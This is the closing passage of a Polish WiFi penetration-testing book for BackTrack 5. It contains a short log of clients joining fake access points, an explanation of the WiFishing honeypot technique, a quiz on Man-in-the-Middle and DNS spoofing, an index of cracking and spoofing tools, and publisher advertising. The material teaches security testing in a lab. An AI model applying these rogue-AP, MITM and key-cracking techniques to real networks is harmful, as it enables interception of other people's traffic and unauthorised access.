02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"

```

Co się stało?

W tym ćwiczeniu utworzyłeś kilka podstawionych punktów dostępowych, które rozgłaszały sieć Wi-Fi o takim samym identyfikatorze SSID, ale o różnych konfiguracjach zabezpieczeń. Klient poszukujący sieci o takim identyfikatorze SSID automatycznie podłączał się do punktu dostępowego o konfiguracji, jaka występowała podczas ostatniego połączenia klienta z oryginalną siecią *Wireless Lab*.

Opisana technika może być bardzo przydatna w praktyce, ponieważ kiedy przeprowadzasz test penetracyjny, nie zawsze z góry będziesz wiedział, jakiej konfiguracji zabezpieczeń sieci używa dany klient. Nasze rozwiązanie pozwala na szybkie określenie właściwej konfiguracji przez podsuniecie klientowi „przynęty” w postaci fałszywego punktu dostępowego. W literaturze przedmiotu taka technika jest często określana nazwą *WiFishing* (z ang. *WiFi* — sieci bezprzewodowe, *fishing* — wędkowanie, łowienie ryb).

Zrób to sam — podsufwanie „przynęty” klientowi

Zmieniaj konfigurację zabezpieczeń sieci bezprzewodowej klienta i sprawdź, czy Twój zestaw punktów dostępowych (*Honeypot*) jest w stanie je wykryć.

Warto zauważyć, że wiele klientów Wi-Fi jest skonfigurowanych tak, aby w razie braku połączenia z punktem dostępowym nie wysyłać pakietów sondowania sieci domyślnej. W takiej sytuacji wykrycie konfiguracji sieci domyślnej przy użyciu technik opisanych powyżej nie będzie możliwe.

Szybki quiz — zaawansowane ataki na sieci WLAN

1. Kto znajduje się „w środku” podczas ataku typu *Man-in-the-Middle*:
 - a) Punkt dostępowy.
 - b) Komputer napastnika.
 - c) Komputer ofiary.
 - d) Żaden z powyższych.
2. Pakiet Dnsspoof:
 - a) Pozwala na fałszowanie żądań DNS.
 - b) Pozwala na fałszowanie odpowiedzi serwera DNS.
 - c) Musi być uruchomiony na serwerze DNS.
 - d) Musi być uruchomiony na punkcie dostępowym.
3. Atak typu *Man-in-the-Middle* na sieć bezprzewodową może zostać przeprowadzony:
 - a) Na wszystkich klientach bezprzewodowych w tym samym czasie.
 - b) Tylko na jednym kanale w tym samym czasie.
 - c) Tylko na sieci o danym identyfikatorze SSID w tym samym czasie.
 - d) Zarówno (b), jak i (c).
4. Interfejs, który podczas ataku *Man-in-the-Middle* znajdował się najbliżej ofiary, nosi nazwę:
 - a) *At0*.
 - b) *Eth0*.
 - c) *Br0*.
 - d) *En0*.

Podsumowanie

W tym rozdziale przeczytałeś, w jaki sposób można przeprowadzać zaawansowane ataki na sieci bezprzewodowe, wykorzystując atak typu *Man-in-the-Middle*. W ramach ćwiczeń utworzyłeś konfigurację sieci do przeprowadzenia ataku *Man-in-the-Middle*, a następnie używałeś jej do podsłuchiwania ruchu sieciowego generowanego przez komputer ofiary. Później użyłeś tej samej konfiguracji sieci do przeprowadzenia ataku polegającego na przechwyceniu sesji aplikacji (w tym wypadku przeglądarki sieciowej) przy użyciu ataku opartego na fałszowaniu odpowiedzi serwera DNS.

W kolejnym rozdziale pokażemy, jak przeprowadzać testy penetracyjne sieci bezprzewodowych od fazy początkowego planowania poprzez rozpoznawanie i odkrywanie konfiguracji aż do fazy przeprowadzania końcowych ataków i raportowania osiągniętych wyników. Omówimy również kilka zagadnień związanych z najlepszymi procedurami i praktykami zabezpieczania sieci WLAN.

Skorowidz

A

adres
interfejsu, 44
IP, 45, 114, 142
IP bramy sieciowej, 21
IP terminala konfiguracyjnego, 21
MAC, 25, 27, 43
MAC klienta, 85, 135
MAC punktu dostępowego, 85, 135
algorytm
md5, 149
szyfrowania AES-CCMP, 84
szyfrowania TKIP, 84
analiza klienta, 123
analizowanie pakietów danych, 45
antena kierunkowa, 190
anulowanie
skojarzenia, 107
uwierzytelnienia, 87, 104, 128
atak
anulujący uwierzytelnienie, deauthentication
attack, 58, 90
DoS, 73, 104
metodą powtarzania, reply attack, 42, 82, 84,
149
na infrastrukturę sieci, 101
na klienta, 134, 138
na klucz WEP, 82
na spójność, integrality attack, 42
słownikowy, 85, 90, 137, 184
typu brute-force, 103

typu Caffè Latte, 111, 123, 128
typu Deauthentication, 105, 128
typu Disassociation, 107, 128, 132
typu DoS, 116
typu evil twins, 116
typu Hirte, 132, 134
typu Honeypot, 118, 123
typu Man-in-the-Middle, 107, 139, 144, 149,
159
typu Misassociation, 118
typu złośliwy bliźniak, 107
audyt bezpieczeństwa, 89
automatyczne filtrowanie, 45
autoryzacja, 61
autoryzowany
klient, 180
punkt dostępowy, 179

B

BackTrack, 9
bezpieczeństwo
punktu dostępowego, 28
systemów informatycznych, 192
bezwolna karta sieciowa, 16, 24, 192
budowa ramek, 32

C

czas przetwarzania, 91
częstotliwości, 47

D

deszyfrowanie pakietów, 95, 96
dokumentacja pakietu Wireshark, 42
domyślne ustawienia wymogów prawnych, 50
DoS, Denial of Service, 73, 104
dostęp do sieci bezprzewodowej,
 Authentication, 22
dystrybucja BackTrack 5, 9
dziennik połączeń sieci, 72

E

EAP, Extensible Authentication Protocol, 84

F

fabryczne hasła dostępu, 102
fałszowanie
 adresu MAC, 107, 116
 pakietów, packet spoofing, 31, 60
fałszywe
 odpowiedzi DNS, 151
 uwierzelnianie, 84
fałszywy punkt dostępowy, 118, 120, 144, 186
faza
 ataku, 179
 planowania, 176
 raportowania, 187
 rozpoznania, 177
filtr, 38, 44, 45, 59, 68, 120
filtrowanie
 adresów MAC, 61, 74
 pakietów, 38, 42
funkcja
 PBKDF2, 85
 skrót, 149

H

hasła domyślne, 102
hasło
 dostępu, 20
 PSK, 85, 135
 WPA, 137
HoneyPot, 186

I

identyfikacja urządzeń, 177
identyfikator BSSID, 43, 88, 108, 112
identyfikator SSID, 21, 56, 85
informacje
 o braku uwierzytelnienia, 62
 o pakiecie, 38
 o punkcie dostępowym, 43
infrastruktura sieci WLAN, 101
instalacja
 punktu dostępowego, 20
 BackTrack, 17–20
interfejs
 bezprzewodowy at0, 141
 kablówy eth0, 141
 sieciowy mon0, 36
 sieciowy wlan0, 25
 TAP, 141
 wirtualny at0, 112

K

kanaly, 47
karta
 Alfa AWUS036H, 16, 24
 D-LinkDWA-125, 48
 w trybie monitora, 33
 Wi-Fi, 191, 192
katalog wordlists, 89
klient sieci bezprzewodowej, 118
klucz
 PMK, 91
 PSK, 85
 sesji PTK, 85
 WEP, 65, 83, 99, 127
 WPA, 100
 współdzielony, 85
komenda
 airbase-ng, 108, 125
 aircrack-ng, 81, 89
 airdecap-ng, 95
 aireplay-ng, 80, 81, 105
 airmon-ng, 34, 36
 airmon-ng start wlan0, 77, 155
 airodump-ng, 64, 79, 88, 109, 111, 125
 airodump-ng -help, 49
 apache2ctl start, 153

- arp -a, 28
- Capture / Interfaces, 36
- dhcpcclient3, 98
- dnsspoof, 151
- genpmk, 91
- ifconfig, 35
- ifconfig -a, 155
- ifconfig wlan0, 25, 28
- ifconfig wlan0 up, 25
- iwconfig, 24, 97
- iw reg set PL, 51
- iwconfig mon0, 43
- iwlist wlan0 scanning, 26
- ls, 80
- man iwconfig, 30
- macchanger, 63
- ping, 28, 114, 142
- route -n, 21, 28
- startx, 19
- tail, 50
- Wireshark&, 36
- komunikat
 - o błędzie, 51
 - WPA Handshake, 88
 - z odkrytym kluczem, 83
- komunikaty jądra systemu, 50, 51
- konfiguracja
 - karty Alfa, 24–29
 - punktu dostępowego, 21–23
 - zabezpieczeń klienta, 154
- konsola terminala, 24
- konto domyślne, 116
- konto domyślne administratora, 102

L

- liczba pakietów, 80, 82
- lista
 - adresów MAC, 61, 63
 - PNL, 118
- logowanie do punktu dostępowego, 146
- lokalizowanie portu, 181

Ł

- łamanie
 - hasel punktów dostępowych, 103
 - klucza WEP, 76, 126
 - klucza WPA, 137, 183

- klucza WPA PSK, 86, 134
- kluczy WPA/WPA2 PSK, 91
- słabych hasel, 86
- zabezpieczeń klientów, 185

M

- maszyna wirtualna
 - VirtualBox, 20
 - VMware, 17
- metoda bit-flipping, 127
- MIC, Message Integrity Check, 86
- MITM, Man-in-the-Middle, 139
- moc nadawania karty, 16, 52
- modyfikowanie pakietów, 42
- monitorowanie ruchu sieciowego, 133
- most, 112, 141

N

- nagłówek ramki, 32, 42
- narzędzie
 - Aircrack-NG, 60, 192
 - Aireplay-NG, 45
 - Cowpatty, 90, 92
 - Dnsspoof, 151
 - macchanger, 63
 - Pyrit, 94
 - wpa_supplicant, 99
- nasłuchiwanie pakietów, packet sniffing, 16, 24, 42, 146
- nazwa użytkownika, 20
- negocjacje uwierzytelniania, 85, 88, 135
- nieautoryzowane punkty dostępowe, 111, 116
- nieszyfrowane pakiety, 42, 54
- numer kanału punktu dostępowego, 43

O

- obraz ISO systemu BackTrack, 17
- obsługa
 - szyfrowania, 16
 - wstrzykiwania pakietów, 16
- odkrywanie profili zabezpieczeń klientów, 154
- odłączanie wybranego klienta, 131
- odpowiedź na sondowanie, 58
- odrzućcie pakietów, 38

omijanie
 filtrowania adresów MAC, 61
 uwierzytelniania, 84
 uwierzytelniania ze współdzielonym kluczem, 66
 opcje aireplay-ng, 81
 operator
 !, 59
 &&, 59

P

pakiet
 Aircrack-NG, 132, 192
 Ettercap, 154
 Hydra, 103
 VirtualBox, 20
 Wireshark, 31, 33
 pakiety
 Association Request, 72
 Beacon, 56
 Deauthentication, 58, 87, 105
 Probe Request, 58, 119, 154
 Probe Response, 58
 pakiety protokołu
 ARP, 45
 HTTP, 148
 ICMP, 143
 ICMP Echo Request, 28
 pasma, 48
 pasywne wykrywanie hostów, 45
 plik
 darc0de.lst, 89
 Hirte-01.cap, 133
 PMK-Wireless-Lab, 91
 WEPCrackingDemo.cap, 95
 WEPCrackingDemo-01.cap, 81
 wpa-supp.conf, 98
 pliki
 pcap, 79, 88
 WEPCrackingDemo-*, 80, 81
 PMK, Pairwise Master Key, 91
 PNL, Preferred Network List, 118
 podłączanie się do sieci, 97
 podręcznik polecenia, 30
 podsłuchiwanie ruchu sieciowego, 145
 podtypy ramek, 32, 40
 polecenie, *Patrz* komenda

połączenie
 z bramą, 142
 z terminalem, 29
 potwierdzenie uwierzytelniania, 69
 programowy punkt dostępowy, 140
 protokoły szyfrowania, 76, 99
 protokół
 ARP, 81
 PSK, 84
 TKIP, 136
 WEP, 76
 WPA, 84
 WPA2, 84
 przechwytywanie
 pakietów, 36, 42, 45, 132
 sesji, 150, 153
 sesji aplikacji, 154
 przeglądanie
 ramek, 38
 ustawień regionu, 53
 przekazywanie pakietów IP, 142
 przełączanie karty, 47
 PSK, Pre-Shared Key, 84
 PTK, Pairwise Transient Key, 85
 punkt dostępowy, 16, 20, 191
 punkt dostępowy z otwartym dostępem, 64

R

Ramachandran Vivek, 7
 ramki
 danych, data frames, 33
 rozgłoszeniowe, 56
 sterujące, control frames, 33
 zarządzające, management frames, 32
 retransmitowanie pakietów, 42
 router D-Link DIR-615 Wireless N, 16, 20
 routowanie pakietów, 142
 rozgłoszenie, 56
 rozmiar pakietów ARP, 81

S

selektywne anulowanie uwierzytelnienia, 60
 serwer
 Apache, 153
 Radius, 84
 sesja DNS, 150

sfalszowane pakiety Deauthentication, 60
 sieć Wireless Lab, 22, 36
 siła sygnału, 109, 111, 122
 SKA, Shared Key Authentication, 68
 skakanie po kanałach, 49
 skanowanie sieci bezprzewodowych, 178
 słownik hasel, 86, 89
 sondowanie, 58, 119, 154
 sól kryptograficzna, cryptographic salt, 149
 spójność przesyłanych danych, 54
 sprawdzanie
 kodu MIC, 86
 poprawności konfiguracji, 22
 połączenia, 114
 standard IEEE
 802.11 a/n, 47
 802.11 b/g, 47
 strumień klucza, keystream, 66, 68
 symulacja odpowiedzi, 80
 system operacyjny BackTrack, 9
 systemy wykrywania włamań, 111
 szyfrowanie, 76
 WEP, 23, 76, 100
 WPA, 23, 84, 100
 WPA PSK, 86, 185
 WPA2, 23, 84, 100
 WPA2 PSK, 85

Ś

środowisko graficzne systemu, 19

T

tekst wezwania, 66
 testy penetracyjne, 15, 157, 190
 atak, 178
 planowanie, 176
 raportowanie, 187
 rozpoznanie, 177
 TKIP, Temporal Key Integrity Protocol, 84
 tryb
 channel hopping, 49
 monitora, 33
 nasłuchiwania, promiscuous mode, 33
 otwartego dostępu, open mode, 23, 65
 skakania po kanałach, 47, 178
 uwierzytelniania ze współdzielonym
 kluczem, 66

tworzenie
 filtrów, 41
 interfejsu mon0, 77
 interfejsu sieciowego, 33
 klucza PTK, 86
 mostu sieciowego, 141
 pliku konfiguracyjnego, 98
 połączenia, 30
 punktu dostępowego, 108, 111, 115, 156
 punktu dostępowego WPA PSK, 136
 złośliwego bliźniaka, 111
 tylne wejście, backdoor entry, 111
 typ punktu dostępowego, 102

U

uaktywnienie
 mostu sieciowego, 113
 przekazywania pakietów IP, 113
 ujawnianie identyfikatora SSID, 58, 60
 ukrywanie identyfikatora SSID, 56
 Urząd Komunikacji Elektronicznej, 50
 ustawianie regionu, 50, 52
 uwierzytelnianie, 55, 61, 73
 z otwartym dostępem, 64, 74
 ze współdzielonym kluczem, 65, 74

W

wartość losowa
 ANonce, 85, 135
 SNonce, 85, 135
 WEP, Wired Equivalent Privacy, 65, 76
 WiFishing, 157
 WLAN, Wireless Local Area Network, 30
 WPA, WiFi Protected Access, 84
 WPA2, WiFi Protected Access v2, 76
 wstrzykiwanie pakietów, packet injection, 16,
 24, 45
 wybieranie metody szyfrowania, 76
 wykrywanie
 fałszywych punktów dostępowych, 179, 180
 klientów, 178
 nieautoryzowanych klientów
 bezprowodowych, 181
 żądań HTTP, 148
 wymagania
 programowe, 17
 sprzętowe, 16

wymuszenie rozłączenia klientów, 60
wyświetlanie

- adresów MAC, 63
- pakietów, 37, 44, 79
- protokołu DNS, 151
- ramek danych, 40
- ramek sterujących, 39
- ramek zarządzających, 38
- zapytań wyszukiwarki Google, 150

Z

zabezpieczenie przez utajnienie, 74
zachowanie poufności, 176
zagrożenia sieci WLAN, 31
zapis pakietów, 67
zapory sieciowe, firewalls, 111
zestaw punktów dostępowych, 158
złośliwy bliźniak, 107
zmiana adresu MAC, 63
zmuszanie klienta do połączenia, 123

Ż

źródła informacji, 192

Ż

żądania

- ARP, 80
- DHCP, 45
- DNS, 151
- HTTP, 153

 żądanie

- skojarzenia, 72
- uwierzytelnienia, 66

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA



Helion SA

BackTrack 5

Testy penetracyjne sieci WiFi

Sieci bezprzewodowe z każdym rokiem zdobywają coraz większą popularność. W rzeczywistości, żeby nie być w zasięgu sieci WiFi, musisz wyjechać poza miasto – a i to często nie wystarcza. Dlaczego tak się dzieje? Koszty podłączenia do sieci WiFi są bardzo niskie, a prędkość transmisji danych zupełnie wystarczająca. Jednak z drugiej strony taka dostępność sieci sprawia, że nasze dane nas otaczają i są na wyciągnięcie ręki – dla każdego. Jak się przed tym bronić? Zadbaj o bezpieczeństwo Twojej sieci!

Na te i wiele innych trudnych pytań odpowiada ta wyjątkowa książka. Na początku zbudujesz własne laboratorium sieci bezprzewodowych, tak aby w domowym zaciszu testować różne techniki łamania zabezpieczeń protokołu WEP, WPA i WPA2. W trakcie lektury zdobędziesz wiedzę na temat metod przeprowadzania ataku na infrastrukturę sieci bezprzewodowej. Poznanie zagrożenia w praktyce pozwoli Ci zdobyć doświadczenie, które zaowocuje większymi umiejętnościami obrony przed ryzykiem włamania. Ta książka jest obowiązkową pozycją dla wszystkich administratorów i pasjonatów sieci komputerowych.

Bezpieczeństwo Twojej sieci bezprzewodowej jest w Twoich rękach!

Dzięki tej książce:

- zbudujesz własne laboratorium sieci bezprzewodowych
- złamiesz zabezpieczenia protokołów WEP, WPA i WPA2
- poznasz zagrożenia i techniki ataku na Twoją sieć bezprzewodową
- podniesiesz poziom bezpieczeństwa Twojej sieci!

helion.pl
księgarnia
internetowa

Nr katalogowy: 13354

Księgarnia internetowa
<http://helion.pl>

Zamówienia telefoniczne:
0 801 339900
0 601 339900



Helion

Sprawdź najnowsze promocje:
• <http://helion.pl/promocje>
Książki najchętniej czytane:
• <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
• <http://helion.pl/news>

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po **WIĘCEJ**



KOD KORZYŚCI

ISBN 978-83-246-6682-9



9 788324 666829

Cena: 49,00 zł

Informatyka w najlepszym wydaniu